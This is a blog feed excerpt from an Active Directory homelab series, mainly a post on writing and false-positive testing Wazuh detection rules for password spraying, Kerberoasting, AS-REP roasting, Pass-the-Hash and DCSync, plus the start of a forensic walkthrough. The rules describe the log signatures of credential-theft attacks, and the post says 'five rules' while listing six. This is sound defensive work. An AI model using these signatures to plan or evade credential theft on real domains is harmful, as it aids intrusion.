<p>Everything is up: domain provisioned, agents connected, Suricata watching the right interface.</p>

<p>The next posts cover the actual attacks, one phase at a time. After each offensive post comes the defensive side: what the attack left behind in the logs and PCAPs, how it could be detected, and what a realistic response looks like.</p>

<blockquote>
  <p>NOTE: Throughout the exploitation phase, I will be using OrangeCyberDefense’s AD mindmap that you can find here: https://orange-cyberdefense.github.io/ocd-mindmaps/</p>

</blockquote>]]></content><author><name>Gabriel Barbir</name></author><category term="homelab" /><category term="active-directory" /><category term="red-team" /><category term="blue-team" /><category term="detection-engineering" /><category term="pcap-analysis" /><category term="network-forensics" /><category term="suricata" /><category term="wazuh" /><category term="goad" /><category term="homelab" /><category term="ids" /><category term="soc" /><summary type="html"><![CDATA[What This Lab Is]]></summary></entry><entry><title type="html">AD Attack Lab (Part 3) - Detection Engineering</title><link href="https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part3.html" rel="alternate" type="text/html" title="AD Attack Lab (Part 3) - Detection Engineering" /><published>2026-03-31T00:00:00+00:00</published><updated>2026-03-31T00:00:00+00:00</updated><id>https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part3</id><content type="html" xml:base="https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part3.html"><![CDATA[<p>In Part 2, five attacks ran against the domain and every one of them left a footprint in Wazuh. The raw events were there: Event IDs 4625, 4769, 4768, 4624, 4662. But raw events aren’t detections. A SOC analyst staring at a wall of unfiltered logs isn’t doing detection engineering. Writing the rules that turn those events into actionable alerts is.</p>

<p>This post covers Phase 3: building five custom Wazuh detection rules from scratch, one per attack technique, testing that each one fires correctly, and running benign activity to make sure they don’t fire when they shouldn’t. Getting that second part right is what separates a useful detection from one that cries wolf until someone disables it.</p>

<p>All five rules and the MITRE ATT&amp;CK coverage map are published in the <a href="https://github.com/Zero-For683/ad_attack_and_detection_lab/tree/main/detection-rules">detection-rules</a> and <a href="https://github.com/Zero-For683/ad_attack_and_detection_lab/tree/main/mitre-coverage">mitre-coverage</a> directories of the lab repo.</p>

<h2 id="a-quick-note-on-how-wazuh-handles-logs">A Quick Note on How Wazuh Handles Logs</h2>

<p>Before getting into the rules, it’s worth explaining something that took real troubleshooting to figure out, because it’s a meaningful difference from how most people think SIEMs work.</p>

<p>In Splunk or Elastic, everything gets ingested. Every log lands in the index, and analysts search freely across all of it. Wazuh works differently. It was originally built as a host-based intrusion detection system (HIDS), not a traditional SIEM. By default, if an event doesn’t match an existing rule, Wazuh discards it. It never touches the index and it’s never searchable.</p>

<p>That’s why Kerberos events (4768, 4769) weren’t showing up in Discover during Phase 2, even though they were clearly happening on the domain. Wazuh had no built-in rules matching the specific attack patterns, so those events were getting silently dropped.</p>

<p>The fix was two things:</p>
<ol>
  <li>Enable <code class="language-plaintext highlighter-rouge">logall_json: yes</code> in the Wazuh config. This forces every event into an archive regardless of rules.</li>
  <li>Add <code class="language-plaintext highlighter-rouge">wazuh-archives-*</code> as a searchable index pattern in the dashboard.</li>
</ol>

<p>With that in place, the raw events became visible and the rule-writing could begin.</p>

<h2 id="the-five-detection-rules">The Five Detection Rules</h2>

<h3 id="rule-1--password-spray-failed-logon-t1110003">Rule 1 — Password Spray: Failed Logon (T1110.003)</h3>


<p>The first rule targets the burst of failed network logons that password spraying generates. The key challenge here is distinguishing a spray from a single user mistyping their password. A spray hits many accounts from one source. A bad password attempt hits one account once or twice.</p>


<p>The rule solves this with a <strong>frequency threshold</strong>: it chains off Wazuh’s built-in parent rule for NTLM failed logons, adds a filter for Logon Type 3 (network logon only, not interactive failures from the local machine), and only fires when 5 or more failures hit within a 60-second window.</p>

<p><img src="/assets/images/ad-attack-lab/rule-password-spray-failed-logon.png" alt="Rule 100103 — Password Spray Failed Logon XML" /></p>

<p>A few fields worth understanding here:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">if_matched_sid</code>: tells Wazuh to only evaluate the rule when a specific parent rule has already fired. Instead of parsing the raw log again, we’re stacking on top of an existing match. It’s more efficient and avoids duplicating logic.</li>
  <li><code class="language-plaintext highlighter-rouge">frequency</code> + <code class="language-plaintext highlighter-rouge">timeframe</code>: the rule only triggers if the parent condition is met <code class="language-plaintext highlighter-rouge">frequency</code> times within <code class="language-plaintext highlighter-rouge">timeframe</code> seconds. This is the threshold mechanism that separates a spray from a single bad login.</li>
  <li><code class="language-plaintext highlighter-rouge">logonType ^3$</code>: the <code class="language-plaintext highlighter-rouge">^</code> and <code class="language-plaintext highlighter-rouge">$</code> are regex anchors meaning “exactly this value.” Logon Type 3 is a network logon (authenticating to a remote resource), which is what a spray over SMB or Kerberos generates.</li>
</ul>

<p>Re-running the kerbrute spray confirmed the rule fired cleanly.</p>

<p><img src="/assets/images/ad-attack-lab/alert-password-spray-failed-logon.png" alt="Rule 100103 alert firing in Wazuh" /></p>

<p>In a real environment, tuning would go further: narrowing the threshold based on observed baseline traffic, excluding known service accounts that legitimately generate periodic failed logons, and potentially correlating with the source IP to flag external or unexpected sources.</p>

<h3 id="rule-2--password-spray-kerberos-pre-auth-failure-t1110003">Rule 2 — Password Spray: Kerberos Pre-Auth Failure (T1110.003)</h3>


<p>Kerbrute doesn’t spray over SMB. It hits Kerberos directly, which generates Event ID 4771 (Kerberos pre-authentication failure) instead of 4625. The two events are different log sources and need separate rules.</p>

<p>The logic is the same: frequency threshold, same 5-in-60 window, but chaining off the Kerberos parent rule and matching on Event ID 4771 specifically.</p>


<p><img src="/assets/images/ad-attack-lab/rule-password-spray-kerberos-preauth.png" alt="Rule 100104 — Kerberos Pre-Auth Spray XML" /></p>


<p><img src="/assets/images/ad-attack-lab/alert-password-spray-kerberos-preauth.png" alt="Rule 100104 alert firing in Wazuh" /></p>

<p>The reason both rules exist is that a real adversary will often try multiple spray methods in sequence or in parallel. Covering only NTLM failures and missing the Kerberos path leaves a blind spot.</p>


<h3 id="rule-3--kerberoasting-t1558003">Rule 3 — Kerberoasting (T1558.003)</h3>

<p>The Kerberoasting rule was deployed earlier in the lab and confirmed during Phase 2. The detection logic keys on two fields in Event ID 4769 (Kerberos service ticket request): the <code class="language-plaintext highlighter-rouge">ticketEncryptionType</code> must be <code class="language-plaintext highlighter-rouge">0x17</code> (RC4), and it chains off the parent Kerberos rule.</p>

<p>RC4 encryption for service tickets is the fingerprint. Modern Windows environments negotiate AES by default (<code class="language-plaintext highlighter-rouge">0x12</code> or <code class="language-plaintext highlighter-rouge">0x11</code>). An RC4 ticket request against a service account is almost always an attacker probing for crackable hashes.</p>

<p><img src="/assets/images/ad-attack-lab/alert-kerberoasting.png" alt="Rule 100100 (Kerberoasting) alert in Wazuh" /></p>

<h3 id="rule-4--as-rep-roasting-t1558004">Rule 4 — AS-REP Roasting (T1558.004)</h3>

<p>The AS-REP Roasting rule keys on Event ID 4768 (Kerberos authentication ticket request) with <code class="language-plaintext highlighter-rouge">preAuthType</code> set to <code class="language-plaintext highlighter-rouge">0</code>. Pre-auth type 0 means the DC responded without requiring the client to prove their password first. That’s the misconfiguration that makes this attack possible.</p>

<p>Same parent rule chain, same encryption type flag. The only structural difference from the Kerberoasting rule is the event ID (4768 vs 4769) and the pre-auth field instead of the encryption type.</p>

<p><img src="/assets/images/ad-attack-lab/alert-asrep-roasting.png" alt="Rule 100101 (AS-REP Roasting) alert in Wazuh" /></p>



<h3 id="rule-5--pass-the-hash-t1550002">Rule 5 — Pass-the-Hash (T1550.002)</h3>

<p>Pass-the-Hash was the most interesting rule to tune. The detection approach keys on NTLM network logons where the target username resolves to <code class="language-plaintext highlighter-rouge">ANONYMOUS LOGON</code>. That pattern shows up during Pass-the-Hash attempts when the authentication handshake doesn’t carry a real user identity in that field.</p>

<p>The rule chains off Wazuh’s parent NTLM rule (92652) and anchors the target username with regex to match exactly <code class="language-plaintext highlighter-rouge">ANONYMOUS LOGON$</code>.</p>

<p><img src="/assets/images/ad-attack-lab/rule-pass-the-hash-ntlmssp.png" alt="Rule 100105 — Pass-the-Hash XML" /></p>

<p><img src="/assets/images/ad-attack-lab/alert-pass-the-hash.png" alt="Rule 100105 (Pass-the-Hash) alert firing in Wazuh" /></p>

<h3 id="rule-6--dcsync-t1003006">Rule 6 — DCSync (T1003.006)</h3>

<p>The DCSync rule was also deployed earlier and confirmed during Phase 2. It keys on Event ID 4662 (directory service object access) with two specific replication GUIDs in the <code class="language-plaintext highlighter-rouge">properties</code> field: <code class="language-plaintext highlighter-rouge">1131f6aa</code> and <code class="language-plaintext highlighter-rouge">1131f6ad</code>, the GUIDs for DS-Replication-Get-Changes and DS-Replication-Get-Changes-All.</p>

<p>These GUIDs only appear when an account is requesting domain replication data. In a single-DC lab, there’s no legitimate replication traffic, which makes this rule essentially noise-free. In a real environment with multiple DCs, the rule needs a suppression for known DC computer accounts.</p>

<p><img src="/assets/images/ad-attack-lab/alert-dcsync.png" alt="Rule 100102 (DCSync) alert in Wazuh — 400 hits" /></p>

<p>The 400-hit volume reflects the number of replication calls secretsdump.py makes when pulling the full domain hash database.</p>

<h2 id="false-positive-testing">False Positive Testing</h2>

<p>Writing a rule that fires on an attack is only half the job. A rule that also fires on normal activity is worse than useless. It trains analysts to ignore it and eventually gets disabled. Each rule needs to be tested against the benign activity it might confuse for an attack.</p>

<h3 id="test-1--wrong-password-at-the-workstation">Test 1 — Wrong Password at the Workstation</h3>

<p>To test whether the password spray rule would fire on a single user making mistakes, the Administrator account on the DC was locked out intentionally by entering the wrong password three times at the Windows login screen.</p>

<p><img src="/assets/images/ad-attack-lab/benign-wrong-password-lockscreen.png" alt="Wrong password entered three times on Windows lock screen" /></p>

<p>Then Wazuh was checked for rule 100103 firing during that window.</p>

<p><img src="/assets/images/ad-attack-lab/benign-no-alert-failed-logon-rule.png" alt="Rule 100103 — No Results after benign wrong password test" /></p>

<p>No alert. Three failed logons across 60 seconds from a single interactive session doesn’t meet the frequency threshold of 5, and it’s Logon Type 2 (interactive), not Logon Type 3 (network). Both conditions protected against the false positive.</p>

<h3 id="test-2--failed-kerberos-authentication-from-kali">Test 2 — Failed Kerberos Authentication from Kali</h3>

<p>To test the Kerberos spray rule, failed authentication attempts were sent from Kali using a wrong password, similar to what a spray looks like but below the threshold.</p>

<p><img src="/assets/images/ad-attack-lab/benign-kerberos-failed-auth-kali.png" alt="Kali terminal showing failed Kerberos auth attempts" /></p>

<p><img src="/assets/images/ad-attack-lab/benign-no-alert-kerberos-preauth-rule.png" alt="Rule 100104 — No Results after benign Kerberos test" /></p>

<p>No alert. Fewer than 5 failures inside the 60-second window kept the rule silent.</p>

<h3 id="test-3--mapped-network-drive-to-the-dc">Test 3 — Mapped Network Drive to the DC</h3>

<p>This tested both the Kerberoasting rule and the Pass-the-Hash rule at once. A network drive was mapped from the Windows 10 workstation to the DC’s C$ share (<code class="language-plaintext highlighter-rouge">\\192.168.93.50\c$</code>) using normal domain credentials.</p>

<p><img src="/assets/images/ad-attack-lab/benign-mapped-network-drive.png" alt="Windows Explorer showing mapped C$ drive to DC" /></p>

<p>Mapping a drive authenticates over Kerberos by default and generates network logon traffic. On paper, that could look like Kerberoasting or lateral movement. The rules should stay quiet.</p>

<p><img src="/assets/images/ad-attack-lab/benign-no-alert-kerberoasting-rule.png" alt="Rule 100100 — No Results after mapped drive test" /></p>

<p><img src="/assets/images/ad-attack-lab/benign-no-alert-pth-rule.png" alt="Rule 100105 — No Results after mapped drive test" /></p>

<p>No alerts on either rule. Normal Kerberos-authenticated drive mapping doesn’t generate RC4 ticket requests (it uses AES), and it doesn’t produce the ANONYMOUS LOGON pattern the PtH rule is keying on.</p>

<h2 id="all-five-rules--summary-view">All Five Rules — Summary View</h2>

<p>Wazuh’s Rules management UI shows all custom rules in one view. All five are listed, active, and mapped to their MITRE ATT&amp;CK technique IDs.</p>

<p><img src="/assets/images/ad-attack-lab/wazuh-all-custom-rules.png" alt="All 5 custom rules in Wazuh rules management" /></p>

<p>The full rule file is in the lab repo: <a href="https://github.com/Zero-For683/ad_attack_and_detection_lab/tree/main/detection-rules">detection-rules</a></p>

<h2 id="mitre-attck-coverage">MITRE ATT&amp;CK Coverage</h2>

<p>The five techniques covered by this lab map to the Credential Access and Lateral Movement tactics in the MITRE ATT&amp;CK framework. The Navigator heatmap below shows the coverage across the attack chain.</p>

<p><img src="/assets/images/ad-attack-lab/mitre-attack-heatmap.png" alt="MITRE ATT&amp;CK Navigator heatmap showing lab coverage" /></p>

<p>The JSON, SVG, and XLSX exports are in the lab repo: <a href="https://github.com/Zero-For683/ad_attack_and_detection_lab/tree/main/mitre-coverage">mitre-coverage</a></p>

<h2 id="whats-next">What’s Next</h2>

<p>With rules written, tested, and validated, Phase 4 is the forensic investigation. The task is working backwards from the alerts, treating them like a real ticket, and reconstructing what happened using only the logs. Eric Zimmerman’s tools, Timeline Explorer, and six exported event log files are next.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="detection-engineering" /><category term="active-directory" /><category term="detection-engineering" /><category term="wazuh" /><category term="kerberoasting" /><category term="as-rep-roasting" /><category term="pass-the-hash" /><category term="dcsync" /><category term="password-spraying" /><category term="mitre-attack" /><category term="soc" /><summary type="html"><![CDATA[In Part 2, five attacks ran against the domain and every one of them left a footprint in Wazuh. The raw events were there: Event IDs 4625, 4769, 4768, 4624, 4662. But raw events aren’t detections. A SOC analyst staring at a wall of unfiltered logs isn’t doing detection engineering. Writing the rules that turn those events into actionable alerts is.]]></summary></entry><entry><title type="html">AD Attack Lab (Part 4) - Windows Forensic Investigation</title><link href="https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part4.html" rel="alternate" type="text/html" title="AD Attack Lab (Part 4) - Windows Forensic Investigation" /><published>2026-03-31T00:00:00+00:00</published><updated>2026-03-31T00:00:00+00:00</updated><id>https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part4</id><content type="html" xml:base="https://zero-for683.github.io/detection-engineering/2026/03/31/AD-Attack-Lab-Part4.html"><![CDATA[<p>Parts 1 through 3 covered the attack side. This one is the investigation.</p>

<p>Five alerts fired in Wazuh. The ticket is assigned. The only resources are the logs and the tools. No notes from the attack phase, no memory of what ran. Just the event logs from two Windows machines and the question of what actually happened.</p>

<p>This post walks through the full forensic reconstruction using Eric Zimmerman’s EvtxECmd and Timeline Explorer, working from raw Windows event logs exported from both machines. The goal is a complete, evidence-backed attack timeline with real timestamps.</p>

<h2 id="step-1--exporting-the-logs">Step 1 — Exporting the Logs</h2>

<p>The first step on the Domain Controller was exporting the Security, System, and Sysmon event logs to <code class="language-plaintext highlighter-rouge">.evtx</code> files, then pulling the same set from the Windows 10 workstation. The exports were copied to the analysis machine over an SMB share.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-evtx-files-downloaded.png" alt="Six evtx files downloaded from both machines" /></p>

<p>Six files total, three from each machine. The DC Security log is the main source of evidence for this attack chain since all the attacker’s activity touched the DC directly.</p>

<h2 id="step-2--parsing-with-evtxecmd">Step 2 — Parsing with EvtxECmd</h2>

<p>Raw <code class="language-plaintext highlighter-rouge">.evtx</code> files aren’t easy to work with. Eric Zimmerman’s EvtxECmd converts them to clean, structured CSV files that Timeline Explorer can ingest. The tool is part of the EZ Tools suite, downloaded using the <code class="language-plaintext highlighter-rouge">Get-ZimmermanTools.ps1</code> script.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-eztools-download.png" alt="Get-ZimmermanTools downloading the EZ Tools suite" /></p>

<p>EvtxECmd was run against each file individually:</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">.</span><span class="n">\EvtxECmd.exe</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="nx">DC_Security.evtx</span><span class="w"> </span><span class="nt">--csv</span><span class="w"> </span><span class="nx">C:\Analysis</span><span class="w"> </span><span class="nt">--csvf</span><span class="w"> </span><span class="nx">DC_Security.csv</span><span class="w">
</span><span class="o">.</span><span class="n">\EvtxECmd.exe</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="nx">DC_Sysmon.evtx</span><span class="w"> </span><span class="nt">--csv</span><span class="w"> </span><span class="nx">C:\Analysis</span><span class="w"> </span><span class="nt">--csvf</span><span class="w"> </span><span class="nx">DC_Sysmon.csv</span><span class="w">
